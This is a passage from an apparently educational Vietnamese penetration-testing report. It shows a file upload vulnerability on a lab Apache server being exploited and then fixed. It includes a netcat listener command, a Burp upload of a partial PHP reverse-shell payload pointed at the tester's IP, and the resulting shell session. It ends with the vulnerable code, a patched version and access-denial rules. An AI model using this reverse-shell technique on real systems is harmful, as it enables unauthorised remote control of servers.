```

Hình 4.113. Sửa tên file thành tuandat.php

```

HTTP/1.1 200 OK
Date: Mon, 02 Dec 2024 11:11:47 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 23337
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="vi">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
        Giới thiệu iPhone 16
    </title>
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css" type="text/css">
    <link rel="stylesheet" href="style.css" type="text/css">
</head>
<body>
    <header>
        <nav>
            <ul>
                <li>
                    <a href="#">
                        Cửa Hàng
                    </a>
                </li>
                <li>
                    <a href="#">
                        Mac
                    </a>
                </li>
                <li>
                    <a href="#">

```

Hình 4.114. Phản hồi từ sửa đổi tên file thành tuandat.php

### Sử dụng lệnh nc -lvp 1234 để lắng nghe kết nối từ pentester đến hệ thống

nc: Gọi chương trình Netcat, một công cụ mạnh mẽ dùng để tạo kết nối mạng, gửi/nhận dữ liệu qua TCP hoặc UDP.

-l: Đặt Netcat vào chế độ lắng nghe (listen mode). Đây là chế độ để nhận kết nối từ các thiết bị khác.

-v: Bật chế độ verbose, hiển thị thông tin chi tiết về kết nối (hữu ích khi gỡ lỗi).

-n: Không cố gắng phân giải tên host hoặc dịch tên cổng từ số sang tên (chỉ sử dụng địa chỉ IP và số cổng).

-p 1234: Chỉ định cổng mà Netcat sẽ lắng nghe, trong trường hợp này là cổng 1234.

### Ý nghĩa và chức năng:

Máy chủ (chạy lệnh này) sẽ mở một cổng mạng (1234) và chờ đợi một kết nối từ một máy khách.

Dùng trong kiểm tra và tấn công:

Kiểm tra kết nối mạng: Dùng để kiểm tra khả năng kết nối giữa hai thiết bị qua mạng TCP/UDP.

Reverse Shell: Khi được kết hợp với một reverse shell, máy bị tấn công sẽ kết nối ngược lại tới máy đang chạy Netcat, cho phép kẻ tấn công điều khiển hệ thống từ xa.



```
(root㉿ Cyberkid:[/]home/kali) # nc -lvp 1234 listening on [any] 1234 ...
```

Hình 4.115. Kiểm thử với Netcat

Sử dụng công cụ DirSearch để tìm thư mục chứa file upload



```
[06:12:30] 302 - 0B - /dashboard.php -> login.php  
[06:12:34] 301 - 319B - /images -> http://192.168.100.242/images/  
[06:12:34] 200 - 527B - /images/  
[06:12:35] 301 - 323B - /javascript -> http://192.168.100.242/javascript/  
[06:12:37] 200 - 802B - /login.php  
[06:12:37] 302 - 0B - /logout.php -> login.php  
[06:12:41] 301 - 323B - /phpmyadmin -> http://192.168.100.242/phpmyadmin/  
[06:12:42] 200 - 3KB - /phpmyadmin/doc/html/index.html  
[06:12:42] 200 - 5KB - /phpmyadmin/index.php  
[06:12:42] 200 - 5KB - /phpmyadmin/  
[06:12:45] 403 - 280B - /server-status/  
[06:12:45] 403 - 280B - /server-status  
[06:12:50] 301 - 319B - /upload -> http://192.168.100.242/upload/  
[06:12:50] 200 - 3KB - /upload/
```

Hình 4.116. Công cụ DirSearch

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. At the top, there are tabs for Dashboard, Target, Intruder, Repeater (highlighted in red), Collaborator, Sequencer, Decoder, Comparer, Logger, and Organizer. Below the tabs, there are buttons for 'Send', 'Cancel', and navigation arrows. The main area is titled 'Request' and contains a text editor. The text editor shows a POST request to 'upload/kiemthu.php' with various headers and a multipart form-data body containing several fields: 'name' (value 'hacker'), 'email' (value 'hacker@gmail.com'), 'comment' (value 'hackerday'), 'file' (filename 'tuandat.php'), and a PHP payload starting with '<?php'. The code is numbered from 1 to 15.

```

1 POST /upload/kiemthu.php HTTP/1.1
2 Host: 192.168.100.242
3 Content-Length: 1793
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.100.242
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3q4aAJNW3SF4cgVC
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/129.0.6668.71 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.100.242/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 -----WebKitFormBoundary3q4aAJNW3SF4cgVC
16 Content-Disposition: form-data; name="name"
17
18 hacker
19 -----WebKitFormBoundary3q4aAJNW3SF4cgVC
20 Content-Disposition: form-data; name="email"
21
22 hacker@gmail.com
23 -----WebKitFormBoundary3q4aAJNW3SF4cgVC
24 Content-Disposition: form-data; name="comment"
25
26 hackerday
27 -----WebKitFormBoundary3q4aAJNW3SF4cgVC
28 Content-Disposition: form-data; name="file"; filename="tuandat.php"
29 Content-Type: image/jpeg
30
31 <?php
32 set_time_limit(0); // Không giới hạn thời gian thực thi
33 $ip = '192.168.100.244'; // Èa chÉ IP c a m y t n c ng
34 $port = 1234; // C ng k t nh 
35 $shell = '/bin/sh -i'; // Shell * c s  d ng

```

Hình 4.117. Ki m thử với /upload/kiemthu.php up l n ban đầu

Extensions Learn

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Mon, 02 Dec 2024 11:13:19 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 13
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 Hello, world:

```

Hình 4.118. Phản hồi từ hệ thống khi nhập /upload/kiemthu.php

Pentester tiến hành sửa thành /upload/tuandat.php

**Request**

Pretty Raw Hex

```

1 POST /upload/tuandat.php HTTP/1.1
2 Host: 192.168.100.242
3 Content-Length: 1793
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.100.242
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3q4aAJNW3SF4cgVC
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/129.0.6668.71 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://192.168.100.242/
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15 ----WebKitFormBoundary3q4aAJNW3SF4cgVC

```

**Response**

Hình 4.119. Kiểm thử với /upload/tuandat.php vừa gửi lên

Máy chủ Ubuntu Server đã bị chiếm quyền điều khiển

```
(root@ Cyberkid-[/home/kali]
# nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.100.244] from (UNKNOWN) [192.168.100.242] 22322
/bin/sh: 0: can't access tty; job control turned off
$ |
```

Hình 4.120. Ubuntu Server đã bị khai thác

```
(root@ Cyberkid-[/home/kali]
# nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.100.244] from (UNKNOWN) [192.168.100.242] 22322
/bin/sh: 0: can't access tty; job control turned off
$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 20.0.0.30 netmask 255.255.255.0 broadcast 20.0.0.255
        inet6 fe80::a20d:9993%7cad:b179 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:51:9d:a7 txqueuelen 1000 (Ethernet)
            RX packets 484300 bytes 85471153 (85.4 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 989649 bytes 1183524360 (1.1 GB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 666 bytes 66497 (66.4 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 666 bytes 66497 (66.4 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=127 time=35.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=127 time=34.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=127 time=34.2 ms
```

Hình 4.121. Tiết lộ thông tin nhạy cảm trên Ubuntu Server

## Nguyên nhân dẫn đến lỗ hổng trên:

- Không kiểm tra đúng loại tệp tải lên có thể dẫn đến việc tấn công với các tệp độc hại như .php hay .exe.
- Tên tệp không được kiểm tra hoặc làm sạch, kẻ tấn công có thể tải lên tệp có tên giống mã độc, giúp thực thi trên máy chủ.
- Không thiết lập giới hạn kích thước tệp tải lên có thể khiến hệ thống dễ bị tấn công với các tệp lớn hoặc có chứa mã độc.
- Thiếu kiểm tra lỗi tải tệp có thể khiến các sự cố bảo mật không được phát hiện và xử lý kịp thời.
- Không bảo vệ đúng mức thư mục tải lên, kẻ tấn công có thể thay đổi hoặc truy cập tệp không mong muốn.
- Bỏ qua kiểm tra nội dung tệp tải lên có thể cho phép tệp chứa mã độc, gây ra rủi ro bảo mật cho hệ thống.



The screenshot shows a code editor window with the file name "index.php" at the top. The code is a PHP script for file upload processing. It includes client-side JavaScript for modal closing, session handling for folder creation, and server-side PHP logic for file upload validation and saving. The code uses sessions to store the upload directory and handles file moves and success/error messages.

```
index.php
admin://var/www/html

100      }
101
102     function closeModal() {
103         var modal = document.getElementById("myModal");
104         modal.style.display = "none";
105     }
106    </script>
107 </body>
108 </html>
109 <?php
110 // error_reporting(0);
111
112 // Create folder for each user
113 session_start();
114 if (!isset($_SESSION['dir'])) {
115     $_SESSION['dir'] = 'upload/' . session_id();
116 }
117 $dir = $_SESSION['dir'];
118 if (!file_exists($dir))
119     mkdir($dir);
120
121 if (isset($_GET["debug"])) die(highlight_file(__FILE__));
122 if (isset($_FILES["file"])) {
123     $error = '';
124     $success = '';
125     try {
126         $file = $dir . "/" . $_FILES["file"]["name"];
127         move_uploaded_file($_FILES["file"]["tmp_name"], $file);
128         $success = 'cảm ơn bạn đã đóng góp ý kiến';
129     } catch (Exception $e) {
130         $error = $e->getMessage();
131     }
132 }
133 }
134 ?>
135
136
```

Hình 4.122. Đoạn code upload dính lỗ hổng

### **Giải pháp khắc phục:**

```
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir)) {
    mkdir($dir, 0755, true); // Tạo thư mục với quyền hạn chỉ đọc và ghi
}
session_start(): Khởi động phiên làm việc (session) để lưu trữ thông tin liên quan đến
người dùng (ở đây là thư mục tải lên).
$_SESSION['dir']: Kiểm tra xem thư mục tải lên của người dùng đã được tạo trong
session chưa. Nếu chưa, nó sẽ gán một thư mục với tên dựa trên session_id().
mkdir(): Nếu thư mục chưa tồn tại, nó sẽ được tạo ra với quyền 0755 (chỉ cho phép
đọc và ghi).
if (isset($_GET["debug"])) {
    die('Debug mode is disabled.');// Nếu có tham số "debug" trong URL, script sẽ
    dừng lại và hiển thị thông báo rằng chế độ debug đã bị vô hiệu hóa.
}
$error = ""; // Biến để lưu trữ thông báo lỗi
$success = ""; // Biến để lưu trữ thông báo thành công
if (isset($_FILES["file"])) { // Kiểm tra xem có tệp tin nào được tải lên không
    try {
        // Lấy phần mở rộng của file
        $fileExtension      =      strtolower(pathinfo($_FILES["file"]["name"],
PATHINFO_EXTENSION)); // Lấy phần mở rộng của file và chuyển thành chữ
        thường để so sánh dễ dàng
        $allowedExtensions = ['jpg', 'jpeg', 'png', 'pdf']; // Mảng chứa các phần mở rộng
        file hợp lệ
```

```

// Kiểm tra loại file
if (!in_array($fileExtension, $allowedExtensions)) { // Nếu phần mở rộng file
    không có trong danh sách cho phép
        throw new Exception("File loại này không được phép."); // Ném lỗi nếu file
    không hợp lệ
}

// Kiểm tra kích thước file (giới hạn 2MB)
if ($_FILES["file"]["size"] > 2 * 1024 * 1024) { // Nếu kích thước file lớn hơn
    2MB
        throw new Exception("File quá lớn, chỉ cho phép tối đa 2MB."); // Ném lỗi
    nếu file quá lớn
}

// Đổi tên file để tránh sử dụng tên file gốc
$newFileName = uniqid() . '!' . $fileExtension; // Tạo tên file mới ngẫu nhiên
bằng hàm uniqid() cộng với phần mở rộng của file
$file = $dir . "/" . $newFileName; // Tạo đường dẫn lưu trữ file
// Di chuyển file upload vào thư mục
if (move_uploaded_file($_FILES["file"]["tmp_name"], $file)) { // Nếu việc di
    chuyển file thành công
    $success = 'Cảm ơn bạn đã đóng góp ý kiến.'; // Hiển thị thông báo thành công
} else {
    throw new Exception("Không thể upload file."); // Nếu không thể di chuyển
    file, ném lỗi
}

} catch (Exception $e) { // Nếu có lỗi xảy ra trong quá trình upload
    $error = $e->getMessage(); // Lưu thông báo lỗi
}
}Ngoài ra hệ thống nên cấu hình lại quyền với mục /upload để đảm bảo rằng người
dùng không có quyền truy cập vào hệ thống nếu không đủ quyền

```

```

106     </script>
107 </body>
108 </html>
109 <?php
110 session_start();
111 if (!isset($_SESSION['dir'])) {
112     $_SESSION['dir'] = 'upload/' . session_id();
113 }
114 $dir = $_SESSION['dir'];
115 if (!file_exists($dir)) {
116     mkdir($dir, 0755, true); // Tạo thư mục với quyền hạn chỉ đọc và ghi
117 }
118
119 // Loại bỏ tính năng debug
120 if (isset($_GET["debug"])) {
121     die('Debug mode is disabled.');
122 }
123
124 $error = '';
125 $success = '';
126 if (isset($_FILES["file"])) {
127     try {
128         // Lấy phần mở rộng của file
129         $fileExtension = strtolower(pathinfo($_FILES["file"]["name"], PATHINFO_EXTENSION));
130         $allowedExtensions = ['jpg', 'jpeg', 'png', 'pdf']; // Chỉ cho phép các file này
131
132         // Kiểm tra loại file
133         if (!in_array($fileExtension, $allowedExtensions)) {
134             throw new Exception("File loại này không được phép.");
135         }
136
137         // Kiểm tra kích thước file (giới hạn 2MB)
138         if ($_FILES["file"]["size"] > 2 * 1024 * 1024) {
139             throw new Exception("File quá lớn, chỉ cho phép tối đa 2MB.");
140         }
141     }
142     // Đổi tên file để tránh sử dụng tên file gốc
143     $newFileName = uniqid() . '.' . $fileExtension;
144     $file = $dir . "/" . $newFileName;
145
146     // Di chuyển file upload vào thư mục
147     if (move_uploaded_file($_FILES["file"]["tmp_name"], $file)) {
148         $success = 'Cập nhật bạn đã đóng góp ý kiến.';
149     } else {
150         throw new Exception("Không thể upload file.");
151     }
152     } catch (Exception $e) {
153         $error = $e->getMessage();
154     }
155 }
156 ?>
157
158
159 <!DOCTYPE html>
160 <html lang="en">

```

Saving file "admin:///var/www/html/index.php"... PHP ▾ Tab Width: 8 ▾ Ln 156, Col 3 ▾ INS


Hình 4.123. Khắc phục lỗ hổng File Upload

```

120 if (isset($_FILES["file"])) {
121     try {
122         // Lấy phần mở rộng của file
123         $fileExtension = strtolower(pathinfo($_FILES["file"]["name"], PATHINFO_EXTENSION));
124         $allowedExtensions = ['jpg', 'jpeg', 'png', 'pdf']; // Chỉ cho phép các file này
125
126         // Kiểm tra loại file
127         if (!in_array($fileExtension, $allowedExtensions)) {
128             throw new Exception("File loại này không được phép.");
129         }
130
131         // Kiểm tra kích thước file (giới hạn 2MB)
132         if ($_FILES["file"]["size"] > 2 * 1024 * 1024) {
133             throw new Exception("File quá lớn, chỉ cho phép tối đa 2MB.");
134         }
135
136         // Đổi tên file để tránh sử dụng tên file gốc
137         $newFileName = uniqid() . '.' . $fileExtension;
138         $file = $dir . "/" . $newFileName;
139
140         // Di chuyển file upload vào thư mục
141         if (move_uploaded_file($_FILES["file"]["tmp_name"], $file)) {
142             $success = 'Cập nhật bạn đã đóng góp ý kiến.';
143         } else {
144             throw new Exception("Không thể upload file.");
145         }
146     } catch (Exception $e) {
147         $error = $e->getMessage();
148     }
149 }
150 ?>
151
152
153 <!DOCTYPE html>
154 <html lang="en">

```

Hình 4.124. Khắc phục lỗ hổng File Upload



```
root@ubuntu: /home/lamtuanat/Desktop
GNU nano 4.8      /etc/apache2/sites-available/000-default.conf      Modified
ServerAdmin webmaster@localhost
DocumentRoot /var/www/html


# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
<Directory /var/www/html/upload>
    Require all denied
</Directory>
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell ^_ Go To Line
```

Hình 4.125. Chặn quyền truy cập vào mục /upload



```
root@ubuntu: /home/lamtuanat/Desktop
GNU nano 4.8      /var/www/html/upload/.htaccess      Modified
Options +Indexes

Deny from all

[ Read 1 line (Converted from DOS format) ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell ^_ Go To Line
```

Hình 4.126. Cấu hình .htaccess chặn truy cập

Kiểm tra lại

Pentester gửi file kiemthulai.php vào hệ thống

Hãy Đổi Lại Bình Luận


Tải ảnh lên:  kiemthulai.php

GỬI BÌNH LUẬN

Xin lưu ý, bình luận cần được phê duyệt trước khi được đăng.

Hình 4.127. Kiểm thử hệ thống

Hệ thống không nhận được file kiemthulai.php



